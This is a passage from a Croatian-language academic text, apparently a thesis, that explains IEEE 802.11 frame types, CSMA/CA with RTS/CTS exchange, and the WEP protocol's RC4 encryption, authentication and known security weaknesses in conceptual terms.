- "Zaštićeni okvir" (*engl. Protected Frame*): ovaj bit je postavljen na jedan ako je tijelo okvira šifrirano pomoću mehanizama zaštite kao što su *WEP*, *WPA* ili *WPA2*,
- "Redoslijed" (*engl. Order*): ovaj bit se postavlja samo kada se koristi metoda isporuke "strogi poredak" (*engl. Strict Ordering*).

Sljedeća dva bajta su rezervirana za polje "Trajanje/ID". Ovo polje može imati jedno od tri oblika: trajanje (*engl. Duration*), razdoblje bez natjecanja (*engl. Contention-Free Period - CFP*) i identifikator pridruživanja (*engl. Association ID - AID*).

*802.11* okvir može imati do četiri polja adrese. Svako polje sadrži *MAC* adresu. "Adresa 1" je primatelj, "Adresa 2" je odašiljatelj dok se "Adresa 3" koristi za potrebe filtriranja od strane primatelja.


Slijedi polje "Kontrola slijeda" (*engl. Sequence Control*) koje je 2-bajtno i služi za identifikaciju redoslijeda poruke kao i uklanjanje dvostrukih okvira.

Moguće je i 2-bajtno kontrolno polje "Kvaliteta usluge" (*engl. Quality of Service - QoS*) koje je dodano u *IEEE 802.11e* standard.

Polje "Tijelo okvira" (*engl. Payload* ili *Frame Body*) je promjenjive veličine, od 0 do 2304 bajtova, a sadrži podatke iz viših slojeva.

*FCS* (*engl. Frame Check Sequence*) polje se nalazi u posljednja četiri bajta u standardnom *802.11* okviru. Često se naziva i kružna provjera zalihosti (*engl. Cyclic Redundancy Check - CRC*), a omogućuje provjeru integriteta prikupljenih okvira. Prije nego što se okviri pošalju, izračunava im se i dodaje *FCS* vrijednost. Kad stanica primi okvir, ona može izračunati vrijednost *FCS* okvira i usporediti je s primljenom vrijednošću. Ako se vrijednosti podudaraju, pretpostavlja se da okvir nije izobličen tijekom prijenosa.

Struktura *IEEE 802.11* okvira je prikazana na Slici 2.3. [8].




*Slika 2.3. Struktura IEEE 802.11 okvira*

### 2.4.1. Podatkovni okviri

Podatkovni okviri prenose pakete od web stranica, datoteke, itd. unutar tijela okvira [2]. Tijelo okvira započinje s *IEEE 802.2* zaglavljem, zajedno s odredišnom adresom pristupne točke (*engl. Destination Service Access Point - DSAP*) koja navodi protokol. Međutim, ako *DSAP*

iznosi hex AA, *802.2* zaglavlje slijedi *SNAP* (*engl. Subnetwork Access Protocol*) zaglavlje, zajedno s *OUI* (*engl. Organizationally Unique Identifier*) i "Identifikator protokola" (*engl. Protocol ID - PID*) poljima koja određuju protokol. Ako je *OUI* vrijednost sve nula, "Identifikator protokola" (*PID*) polje je neka *Ethernet* vrijednost. Gotovo svi *802.11* podatkovni okviri koriste *802.2* i *SNAP* zaglavlja, a većina ih koristi *OUI* 00:00:00 i *Ethernet* vrijednost.

### 2.4.2. Upravljački okviri

Upravljački okviri omogućuju održavanje komunikacije [2]. Neke uobičajene *802.11* vrste upravljačkih okvira su opisane u nastavku.

› Okvir "Autentifikacije" (*engl. Authentication Frame*): *802.11* autentifikacija započinje s bežičnom mrežnom karticom (*engl. Wireless Network Interface Card*) koja šalje okvir "Autentifikacije" pristupnoj točki koji sadrži njen identitet. Kod otvorene autentifikacije (*engl. Open System Authentication*), bežična mrežna kartica šalje samo jedan okvir "Autentifikacije", a pristupna točka odgovara svojim okvirom "Autentifikacije" u kojem je označeno prihvaća li ili odbija zahtjev za autentifikacijom. Kod autentifikacije dijeljenim ključem (*engl. Shared Key Authentication*), nakon što bežična mrežna kartica pošalje svoj početni zahtjev za autentifikacijom, primiti će okvir "Autentifikacije" od pristupne točke koji sadrži dodatno polje (*engl. Challenge Text*). Ovo polje predstavlja slučajno generirani tekst. Bežična mrežna kartica šalje okvir "Autentifikacije" koji sadrži kriptiranu verziju teksta (*engl. Challenge Text*) pristupnoj točki. Pristupna točka dekriptira tekst i uspoređuje ga s tekstom kojeg je poslala. Ovisno o rezultatu usporedbe, pristupna točka šalje klijentu pozitivan ili negativan odgovor.

› Okvir "Zahtjev za pridruživanje" (*engl. Association Request Frame*): poslan od stanice omogućuje pristupnoj točki dodjelu sredstava i sinkronizacije. Okvir sadrži informacije o bežičnoj mrežnoj kartici, uključujući i podržane brzine prijenosa podataka te *SSID* mreže s kojom se stanica želi autentificirati. Ako je zahtjev prihvaćen, pristupna točka dodjeli sredstva i tvori identifikator pridruživanja (*engl. Association ID*) bežičnoj mrežnoj kartici.

› Okvir "Odgovor na zahtjev za pridruživanje" (*engl. Association Response Frame*): poslan od strane pristupne točke stanici sadrži informaciju o prihvaćanju ili odbijanju "Zahtjeva za pridruživanje". Ako je zahtjev prihvaćen, okvir će sadržavati podatke identifikatora pridruživanja (*engl. Association ID*) i podržane brzine prijenosa podataka.

› Okvir *Beacon* (*engl.*): ovaj okvir pristupna točka povremeno emitira kako bi objavila svoju prisutnost i pružila informacije poput *SSID*-a i druge parametre bežičnim mrežnim karticama unutar dometa.

› Okvir "Deautentifikacije" (*engl. Deauthentication Frame*): šalje ga stanica koja želi prekinuti vezu s drugom stanicom.

› Okvir "Razdruživanja" (*engl. Disassociation Frame*): šalje ga stanica koja želi prekinuti vezu. To je elegantan način na koji pristupna točka oslobađa memoriju i uklanja bežične mrežne kartice iz tablice pridruživanja (*engl. Association Table*).

› Okvir "Zahtjev za sondiranje" (*engl. Probe Request Frame*): šalje ga stanica kada zahtijeva informacije od druge stanice.

› Okvir "Odgovor na zahtjev za sondiranje" (*engl. Probe Response Frame*): poslan od pristupne točke sadrži informacije sposobnosti, podržane brzine prijenosa, itd... Šalje se nakon primitka okvira "Zahtjev za sondiranje".

› Okvir "Zahtjev za ponovno pridruživanje" (*engl. Reassociation Request Frame*): bežična mrežna kartica šalje "Zahtjev za ponovno pridruživanje" kada se udalji od područja dometa trenutne povezane pristupne točke i pronađe drugu pristupnu točku s jačim signalom. Nova pristupna točka koordinira prosljeđivanje svih informacija koje mogu još uvijek biti sadržane u međuspremniku prethodne pristupne točke.

› Okvir "Odgovor na zahtjev za ponovno pridruživanje" (*engl. Reassociation Response Frame*): ovaj okvir poslan od pristupne točke sadrži prihvaćanje ili odbijanje "Zahtjeva za ponovno pridruživanje" kojeg je poslala bežična mrežna kartica. Okvir sadrži podatke potrebne za pridruživanje kao što su identifikator pridruživanja (*engl. Association ID*) i podržane brzine prijenosa podataka.

### 2.4.3. Kontrolni okviri

Kontrolni okviri olakšavaju razmjenu podatkovnih okvira između stanica [2]. Neki od uobičajenih *802.11* kontrolnih okvira su objašnjeni u nastavku.

› Okvir "Potvrda primitka paketa" (*engl. Acknowledgement Frame – ACK*): nakon što stanica *A* primi podatkovni okvir i ukoliko nije došlo do pogreške, ona će poslati *ACK* okvir stanici *B* koja joj je poslala podatkovni okvir. Ako stanica *B* koja je poslala podatkovni okvir ne primi *ACK* okvir u unaprijed određenom vremenskom razdoblju od stanice *A* kojoj je poslala podatkovni okvir, stanica *B* će ponovno poslati podatkovni okvir stanici *A*.

› Okvir "Zahtjev za slanje" (*engl. Request to Send - RTS*): *RTS* i *CTS* okviri pružaju dodatno izbjegavanje kolizije kod pristupnih točaka sa skrivenom stanicom. Stanica šalje *RTS* okvir kao prvi korak dvostrukog rukovanja koje je potrebno obaviti prije slanja podatkovnih okvira.

› Okvir "Odobrenje za slanje" (*engl. Clear to Send - CTS*): stanica odgovara na *RTS* okvir sa *CTS* okvirom. On pruža odobrenje za slanje podatkovnih okvira stanici koja je poslala *RTS* okvir. *CTS* okvir omogućuje upravljanje kolizijom tako da uključuje vremensko razdoblje za čije trajanje sve ostale stanice moraju čekati i odlagati prijenos, odnosno ostale stanice moraju čekati tako dugo dok trenutna stanica ne završi s prijenosom.

## 2.5. IZBJEGAVANJE SUDARA (CSMA/CA PROTOKOL)

Standard *802.11* na podsloju *MAC* definira dvije koordinacijske funkcije i to distribuiranu koordinacijsku funkciju - *DCF* (*engl. Distributed Coordination Function*) te centraliziranu koordinacijsku funkciju - *PCF* (*engl. Point Coordination Function*). Navedene funkcije implementiraju mehanizam za koordinirani pristup mediju *CSMA/CA* (*engl. Carrier Sense Multiple Accesss with Collision Avoidance*) [9] upravo zbog nemogućnosti detekcije kolizija u bežičnoj komunikaciji. Kod tehnike *DCF* stanice u mreži nadmeću se međusobno za pristup mediju, dok kod tehnike *PCF* pristupna točka proziva stanice te im na taj način omogućuje pristup mediju.

*CSMA/CA* je protokol u kojem se koristi tehnika osluškivanja medija, a stanice pokušavaju izbjegnuti sudare slanjem samo kad je kanal u stanju "mirovanja" [10]. Kada obavljaju prijenos, stanice šalju svoje podatkovne pakete u cijelosti. Ovaj protokol je izrazito važan za bežične lokalne mreže jer je kod njih otkrivanje sudara alternativnim *CSMA/CD* (*engl. Carrier Sense Multiple Accesss with Collision Detection*) mehanizmom pristupa mediju (koji se koristi kod žičanih mreža - *Etherneta*) nepouzdano zbog problema nevidljivih stanica (*engl. Hidden Station*) i izloženih stanica (*engl. Exposed Station*). *CSMA/CA* protokol djeluje na sloju podatkovne veze *OSI* modela.

Tehnika izbjegavanja sudara (*engl. Collision Avoidance - CA*) se koristi za poboljšanje performansi *CSMA* metode, tako da nastoji podijeliti kanal donekle podjednako među svim stanicama koje vrše prijenos podataka unutar područja sudara.

Tehnika osluškivanja medija: prije prijenosa, stanica najprije osluškuje dijeljeni medij kako bi utvrdila emitiraju li druge stanice podatke ili ne. Treba napomenuti da problem nevidljivih stanica znači da postoji mogućnost da još jedna stanica može izvršavati prijenos podataka koji biva neotkriven u ovoj fazi.


Izbjegavanje sudara: ako stanica *A* detektira slanje podataka stanice *B*, tada je stanica *A* dužna pričekati određeno vremensko razdoblje da stanica *B* završi s prijenosom podataka prije

ponovnog osluškivanja medija u svrhu oslobađanja komunikacijskog kanala.

*CSMA/CA* je jako važan kod bežičnih lokalnih mreža zbog problema da su stanice u mogućnosti detektirati pristupnu točku, ali ne i jedna drugu. To je zbog razlika u snazi odašiljanja, osjetljivosti primanja kao i udaljenosti i položaja u odnosu na pristupnu točku. To dovodi do toga da stanice nisu u mogućnosti detektirati okvire namijenjene svim stanicama (*engl. Broadcast*) druge stanice. To je takozvani problem nevidljivih stanica. Uređaji koji se temelje na *802.11* standardu mogu postići izbjegavanje sudara *RTS/CTS* rukovanjem ili primjenom centralizirane koordinacijske funkcije (*PCF*) iako to ne čine prema zadanim postavkama. Prema zadanim postavkama koriste tehniku osluškivanja medija pod nazivom eksponencijalno prilagođavanje ponovnog prijenosa (*engl. Exponential Backoff*), ili distribuiranu koordinacijsku funkciju (*DCF*) koja se oslanja na to da će stanica detektirati okvire namijenjene svim stanicama druge stanice prije slanja. Centralizirana koordinacijska funkcija (*PCF*) se oslanja na pristupnu točku (ili stanicu primatelj kod *ad hoc* mreža) koja daje određenoj stanici isključivo pravo da započne sa slanjem podataka određeno vremensko razdoblje nakon poslanog zahtjeva (*RTS/CTS* okviri).

### 2.5.1. IEEE 802.11 razmjena RTS/CTS okvira


*CSMA/CA* protokol se može nadopuniti razmjenom okvira "Zahtjev za slanje" (*engl. Request to Send - RTS*) kojeg je poslala stanica *A*, i okvira "Odobrenje za slanje" (*engl. Clear to Send - CTS*) kojeg je poslala stanica *B*. Na taj se način upozoravaju sve ostale stanice u dometu pošiljatelja, primatelja ili njih oboje, da ne šalju svoje podatke za vrijeme trajanja glavnog prijenosa podataka. To je poznato kao *IEEE 802.11* razmjena *RTS/CTS* okvira. Razmjena *RTS/CTS* okvira djelomično pomaže riješiti spomenuti problem skrivenih stanica. Struktura *RTS* kontrolnog okvira je prikazana na Slici 2.4. [8].




*Slika 2.4. RTS kontrolni okvir*

Kod *RTS* kontrolnog okvira, polje "Kontrola okvira" ima podešene sljedeće parametre: protokol *00*, tip *01*, podtip *1011*. Po ovim se oznakama zna da se radi upravo o *802.11* kontrolnom okviru *RTS*. Polje "Trajanje" predstavlja vrijeme predviđeno za slanje podataka, *CTS* kontrolnog okvira

i *ACK* kontrolnog okvira. Polje "*RA*" (*engl. Receiving STA Address*) je adresa stanice kojoj se želi slati podatke, dok je polje "*TA*" (*engl. Transmitting STA Address*) adresa stanice koja šalje *RTS* okvir. *RTS* kontrolni okvir također sadrži "FCS" polje. Struktura *CTS* kontrolnog okvira je prikazana na Slici 2.5. [8].




*Slika 2.5. CTS kontrolni okvir*

Kod *CTS* kontrolnog okvira, polje "Kontrola okvira" ima slično podešene parametre kao i kod *RTS* kontrolnog okvira: protokol *00*, tip *01*, podtip *0011*. Po ovim se oznakama zna da se radi o *802.11 CTS* kontrolnom okviru. Polje "Trajanje" predstavlja vrijeme predviđeno za slanje podataka i *ACK* kontrolnog okvira. Polje "*RA*" (*engl. Receiving STA Address*) je adresa stanice koja je poslala *RTS* kontrolni ovir (zapravo "*TA*" adresa kod *RTS* kontrolnog okvira). *CTS* kontrolni okvir također sadrži "FCS" polje.

## 2.6. SIGURNA KOMUNIKACIJA I SIGURNOSNI MEHANIZMI

Zbog sve raširenije primjene bežičnih računalnih mreža, teško je ne primijetiti da su se sigurnosni zahtjevi bežičnih računalnih mreža povećali, a da su same bežične računalne mreže kao i informacije koje se njima prenose bez adekvatnih sigurnosnih mehanizama vrlo ranjive i česta meta napada. Velika količina informacija putuje medijem - zrakom - u obliku radio valova pa je stoga potrebno osigurati da informacije budu tajne i povjerljive, istovremeno čuvajući njihov integritet. Sigurna komunikacija u bežičnim mrežama nije nešto trivijalno, već to predstavlja složen i kompleksan problem. Postoji nekoliko područja interesa. Bežični uređaj treba imati neki pouzdani način kojim će dokazati i potvrditi svoj identitet na drugom kraju veze. Bez kabela i *Ethernet* utičnica to nije tako jednostavno kao kod klasičnih žičanih mreža. Činjenica da vidljiva fizička povezanost nije potrebna za slanje i primanje paketa, dovodi do problema vezanih uz sposobnost drugih da mogu čitati legitimne pakete, nudi im se mogućnost ubacivanja svojih paketa, ali i lažnog predstavljanja svojeg identiteta. Ove aktivnosti bi mogle biti ili ne biti zlonamjerne, ali u svim slučajevima bi trebale biti obrađene od strane sigurnosnih komponenata mreže. Dva primarna načina koji osiguravaju sigurnost bežične lokalne mreže te informacija koje se njome prenose su šifriranje (*engl. Encryption*) i autentifikacija (*engl.*

*Authentication*) [11].

Enkripcija ili šifriranje (*engl. Encryption*) je sredstvo za održavanje sigurnosti podataka u nesigurnom okruženju, kao što je zrak koji predstavlja medij prijenosa informacija kod bežičnih mreža. Šifriranje je proces koji kodira proslijeđene informacije preko fizičkog medija, a nastoji povjerljivo zadržati podatke privatnima, istovremeno sprječavajući uljeze ili presretače da im pristupe ili ih modificiraju, te na taj način osigurava integritet proslijeđenih informacija.

Također je potrebno osigurati da samo ovlašteni korisnici pristupaju resursima koje nudi mreža. Stoga mora postojati provjera autentičnosti (*engl. Authentication*): način za potvrdu identiteta uređaja i informacija sustavu tko želi pristupiti resursima bežične mreže.

*Wired Equivalent Privacy - WEP* je prvi sigurnosni mehanizam za zaštitu bežičnih lokalnih mreža. Objavljen je 1997. godine pod specifikacijama *IEEE 802.11* standarda. Međutim, ubrzo je utvrđeno da *WEP* sustav zaštite ima nekoliko nedostataka, uključujući i kriptografske slabosti. Niz nezavisnih studija iz različitih akademskih i komercijalnih institucija je pokazalo da uljez opremljen s odgovarajućim alatima te umjerenom količinom tehničkog znanja, može ostvariti neovlašteni pristup bežičnoj lokalnoj mreži čak i s omogućenim *WEP* zaštitnim sustavom.

Upravo zbog toga i zbog zabrinutosti da će loš i nekvalitetan sustav zaštite bežičnih mreža usporiti usvajanje *Wi-Fi* uređaja na tržištu, *Wi-Fi Alliance* organizacija je uz udruženje inženjera elektrotehnike (*IEEE*) pokrenula projekt kako bi se osmislio poboljšan, temeljen na standardima, interoperabilan *Wi-Fi* sustav zaštite. To je rezultiralo tome da je osmišljen *Wi-Fi Protected Access - WPA*, sigurnosni sustav zaštite koji rješava sve nedostatke i propuste *WEP* mehanizma, a namjera mu je osigurati povjerljivost i integritet što su bili glavni zahtjevi za implementaciju bežičnih računalnih mreža.

Nadalje, kao još učinkovitiji i pouzdaniji sustav zaštite bežičnih računalnih mreža koji je zamijenio *WPA* mehanizam, osmišljen je *Wi-Fi Protected Access II - WPA2*. *WPA2* sustav zaštite opisan je u *IEEE 802.11i-2004* (ili kraće *IEEE 802.11i*) standardu.

# 3. WIRED EQUIVALENT PRIVACY - WEP


U standarde *802.11x* ugrađen je *WEP* (*engl. Wired Equivalent Privacy*) protokol, čija je uloga šifriranje podataka koji se prenose u bežičnom dijelu mreže. Protokol pokriva tri osnovne točke bežične sigurnosti: autentifikaciju, privatnost i integritet podataka. Oslanja se na *RC4* algoritam enkripcije (*engl. RC4 Stream Cipher*) te *CRC32* algoritam provjere integriteta podataka (*engl. CRC Checksum*).

## 3.1. PRINCIP WEP MEHANIZMA


*WEP* protokol se temelji na zajedničkom dijeljenom ključu (*engl. Pre-Shared Key*) koji se nalazi pohranjen u pristupnoj točki i na svim klijentima koji pristupaju bežičnoj lokalnoj mreži. Standardni 64-bitni *WEP* koristi relativno kratki 40-bitni dijeljeni ključ. Kratki ključevi su podložni napadima brutalne sile (*engl. Brute-Force Attack*) zbog čega su vrlo ranjivi. Iz tog su razloga većina proizvođača mrežne opreme s vremenom implementirali prošireni 128-bitni *WEP* protokol koji koristi 104-bitni dijeljeni ključ i koji je smanjio praktičnost upotrebe napada brutalne sile, ali nije osigurao povećanu sigurnost.

64-bitni *WEP* mehanizam zaštite za šifriranje podataka koristi 40-bitni dijeljeni ključ u kombinaciji s 24-bitnim slučajno generiranim nizom brojeva koji se naziva inicijalizacijski vektor (*engl. Initialization Vector – IV*). Inicijalizacijski vektor se generira za svaki paket posebno. *RC4* algoritmom se uz pomoć dijeljenog ključa i inicijalizacijskog vektora tvori 64-bitni ključ za kriptiranje (*engl. Keystream*). Osnovna svrha *IV*-a je korištenje različitih *RC4* ključeva za kriptiranje svakog paketa koji se šalje kroz mrežu. Pošiljatelj primjenjuje logičku operaciju *isključivo ILI* (*engl. Exclusive OR - XOR*) nad dobivenim *RC4* ključom za kriptiranje i podacima koje namjerava slati mrežom. Na podatke je nadovezan njegov prethodno izračunati *ICV* (engl. *Integrity Check Value*) - vrijednost za provjeru integriteta koja se računa *CRC32* algoritmom. Tako se dobije kriptirani dio poruke. Osim kriptiranog dijela, svaka poruka ima i nezaštićeni dio koji se sastoji od inicijalizacijskog vektora i identifikatora ključa (*engl. Key ID*). Ovaj dio je nužan jer se za svaki paket generira novi *IV* na osnovu koga se dobiva *RC4* ključ za šifriranje pa je potrebno odgovarajući *IV* proslijediti primatelju kako bi on mogao dešifrirati određeni paket. *IV* se kroz mrežu šalje u obliku čistog teksta, odnosno u nešifriranom obliku što predstavlja jedan od glavnih problema sigurnosti *WEP* standarda. Identifikator ključa je polje od 8 bitova, a služi kako bi klijenti obavijestili pristupnu točku o verziji ključa koju posjeduju. Naime, *WEP* ne nudi nikakvo rješenje za brzu promjenu dijeljenih ključeva. Izmjena ključeva je

proces u kojem se novi ključ prvo unosi u pristupne točke, zatim postoji prijelazno razdoblje kada one prihvaćaju i stari i novi ključ, te na kraju prihvaćaju samo novi ključ. Klijenti postavljanjem odgovarajućih bitova u polje identifikatora ključa obavještavaju pristupnu točku s kojom su verzijom ključa upoznati. Na kraju primatelj pomoću pohranjenog *WEP* dijeljenog ključa i priloženog *IV*-a uz pomoć *RC4* algoritma tvori ključ za dekriptiranje koji je jednak onome ključu koji je pošiljatelj koristio za kriptiranje podataka. Zatim *XOR* logičkom operacijom dobiva izvorni podatak.




*Slika 3.1. Sadržaj WEP paketa*




*Slika 3.2. Princip rada WEP sustava*

## 3.2. RC4 ALGORITAM

*WEP* za šifriranje koristi veoma rasprostranjeni *RC4* algoritam enkripcije (*engl. RC4 Stream Cipher*). *RC4* (*engl. Rivest Cipher 4*) algoritam enkripcije je još poznat i kao *ARC4* (*engl. Alleged RC4*) ili *ARCFOUR* i trenutno je najrašireniji algoritam za kriptiranje toka podataka. To je simetrični algoritam koji kriptira podatke bit po bit. Simetrični algoritmi su algoritmi enkripcije kod kojih je ključ za enkripciju jednak ključu za dekripciju ili se do njega dolazi relativno trivijalnim transformacijama. *RC4* algoritam generira slučajni niz bitova (*engl.*

*Keystream*) koji se *XOR* logičkom operacijom primjenjuje na čisti tekst u svrhu dobivanja šifrirane poruke. Slučajni niz bitova može biti dug do 256 bajtova, ali najčešće je duljine od 40 do 256 bitova. *RC4* je algoritam stanja i u svakom koraku njegovo stanje određeno je s tri varijable: niz ***S*** veličine 256 bajtova, indeks ***i*** veličine 1 bajt, te indeks ***j*** veličine 1 bajt. Za generiranje slučajnog niza bitova *RC4* koristi dva algoritma: *KSA* (*engl. Key-scheduling Algorithm*) i *PRGA* (*engl. Pseudo-random Generation Algorithm*) [12]. Uloga *KSA* je dovođenje algoritma u početno stanje, dok je *PRGA* dio algoritma u kojem se generira niz bitova ključa.

## 3.3. CRC32 ALGORITAM

*CRC32* algoritam provjere integriteta podataka (*engl. CRC Checksum*) preslikava veći niz podataka u manji, koji se naziva kontrolna suma (*engl. Checksum*). Služi za provjeru je li došlo do greške u prijenosu nekog niza podataka. Pošiljatelj izračuna svoju *CRC* vrijednost i doda je poruci. Primatelj uspoređuje vrijednost koju je sam izračunao s primljenom. Ako se vrijednosti ne poklapaju, došlo je do greške u prijenosu. Na taj se način eliminiraju greške u prijenosu nastale zbog bilo kojeg razloga. *CRC32* algoritam dovoljno je dobar za provjeru greški u prijenosu, ali je neprimjeren za zaštitu podataka od napadača. Pomoću *CRC32* algoritma se za svaki podatak računa vrijednost za provjeru integriteta (engl. *Integrity Check Value – ICV*).

## 3.4. AUTENTIFIKACIJA

Definirana su dva oblika autentifikacije kod *WEP* standarda: otvorena autentifikacija (*engl. Open System Authentication*) i autentifikacija dijeljenim ključem (*engl. Shared Key Authentication*).

Kod otvorene autentifikacije, pristupna točka prilikom provjere autentifikacije zatraži *MAC* adresu klijenta koju je on dužan poslati. Bilo koji klijent se može autentificirati s pristupnom točkom, a zatim pokušati povezati. U stvari, ova vrsta autentifikacije ne predstavlja pravu autentifikaciju. Nakon toga *WEP* ključevi se mogu koristiti za šifriranje podatkovnih okvira. U ovom trenutku, klijent mora imati ispravne ključeve. Potrebno je naglasiti da nema načina na koji bi se provjerila legitimnost pristupne točke – autentificira se samo klijent.

Kod autentifikacije dijeljenim ključem, za autentifikaciju se koristi *WEP* ključ i to u obliku četverostrukog rukovanja (*engl. Four-Way Handshake*):

1. Klijent šalje zahtjev za autentifikacijom pristupnoj točki,
2. Pristupna točka na to generira niz dužine 128 bitova, tzv. *clear-text challenge* kojeg šalje

klijentu,

3. Klijent kriptira taj niz koristeći *RC4* algoritam i zajednički *WEP* ključ, te kriptirani niz šalje pristupnoj točki u obliku drugog zahtjeva za autentifikacijom,
4. Pristupna točka dekriptira dobiveni niz; ako rezultat dekripcije odgovara generiranom nizu koji je prvobitno poslala klijentu (*clear-text challenge*), pristupna točka šalje natrag pozitivan odgovor.

Nakon uspješne provjere autentičnosti i pridruživanja klijenta, za šifriranje podatkovnih okvira pomoću *RC4* algoritma koristi se dijeljeni *WEP* ključ.

## 3.5. OSNOVNI SIGURNOSNI PROBLEMI WEP-a

### 3.5.1. Slabi WEP ključevi

Pri korištenju slabih i trivijalnih dijeljenih *WEP* ključeva, napadač je u mogućnosti otkriti zadani *WEP* ključ koji se koristi u komunikaciji između pristupne točke i klijenta. To znači da je napadač u mogućnosti dešifrirati sve poruke koje se šalju šifriranim kanalom.

### 3.5.2. Ponovljeni inicijalizacijski vektori

Budući da je inicijalizacijski vektor veličine 24 bitova, postoje $2^{24}$ (od 0 do 16777215) različitih inicijalizacijskih vektora. U mrežama s dosta velikim prometom velika je vjerojatnost da će se naposljetku ponoviti ista vrijednost inicijalizacijskog vektora. Odabirom ponovljenih inicijalizacijskih vektora iz toka podataka, napadač u konačnici može imati dovoljno prikupljenih podataka za probijanje dijeljenog *WEP* ključa, što znači da može čitati izvorne poruke.

### 3.5.3. Napad poznatim čistim tekstom

Ovaj napad također iskorištava ponovljene inicijalizacijske vektore zbog čega je u mogućnosti utvrditi slučajni niz bitova generiran od strane *RC4* algoritma. To bi omogućilo napadaču krivotvorenje paketa te dobivanje pristupa resursima bežične mreže.

### 3.5.4. DoS napad

*DoS* (*engl. Denial Of Service*) napad je relativno jednostavno izvršiti u mrežama gdje nedostaje snažna i učinkovita metoda provjere autentičnosti. Napadač može snimiti valjane *WEP* pakete, a zatim ih neprekidno slati kasnije. Primjer ovog napada je neprekidno slanje *ARP* zahtjeva (*engl. ARP Request Replay Attack*) koji će biti korišten kasnije kod probijanja *WEP* sustava zaštite.

### 3.5.5. Ranjivost CRC32 algoritma

*WEP* kontrolna suma (*engl. WEP Checksum*) *CRC32* algoritma je linearna operacija. Napadač može ugroziti integritet podataka promjenom samo jednog dijela poruke bez potpunog poznavanja izvorne poruke.

### 3.5.6. Statički WEP dijeljeni ključ

Pri konfiguraciji bežičnog uređaja s bežičnom mrežom koja ima omogućen *WEP* mehanizam, potrebno je upisati odgovarajući *WEP* dijeljeni ključ kako bi se uređaj povezao na bežičnu mrežu. No, javlja se problem da ne postoje mehanizmi koji bi obnavljali pohranjene *WEP* dijeljene ključeve. Štoviše, jedan te isti *WEP* dijeljeni ključ dijele svi članovi bežične lokalne mreže. Ako ne dođe do promjene zadanog dijeljenog ključa, u kombinaciji sa spomenutim ponavljanjem vrijednosti inicijalizacijskih vektora, vrlo lako se može doći do izvorne poruke. Ili pak se može desiti da *WEP* dijeljeni ključ bude ugrožen. Primjerice, kad zaposlenik napusti tvrtku; dijeljeni ključ bi se trebao promijeniti kako bi bežična mreža zadržala sigurnost. Promjena dijeljenih ključeva može biti primjenjiva kod privatnih ili manjih poslovnih bežičnih mreža. Međutim, kod većih bežičnih mreža s tisućama bežičnih mobilnih uređaja povezanih s bežičnom mrežom, korištenje ove metode je gotovo nemoguće.

### 3.5.7. Nema autentifikacije pristupne točke

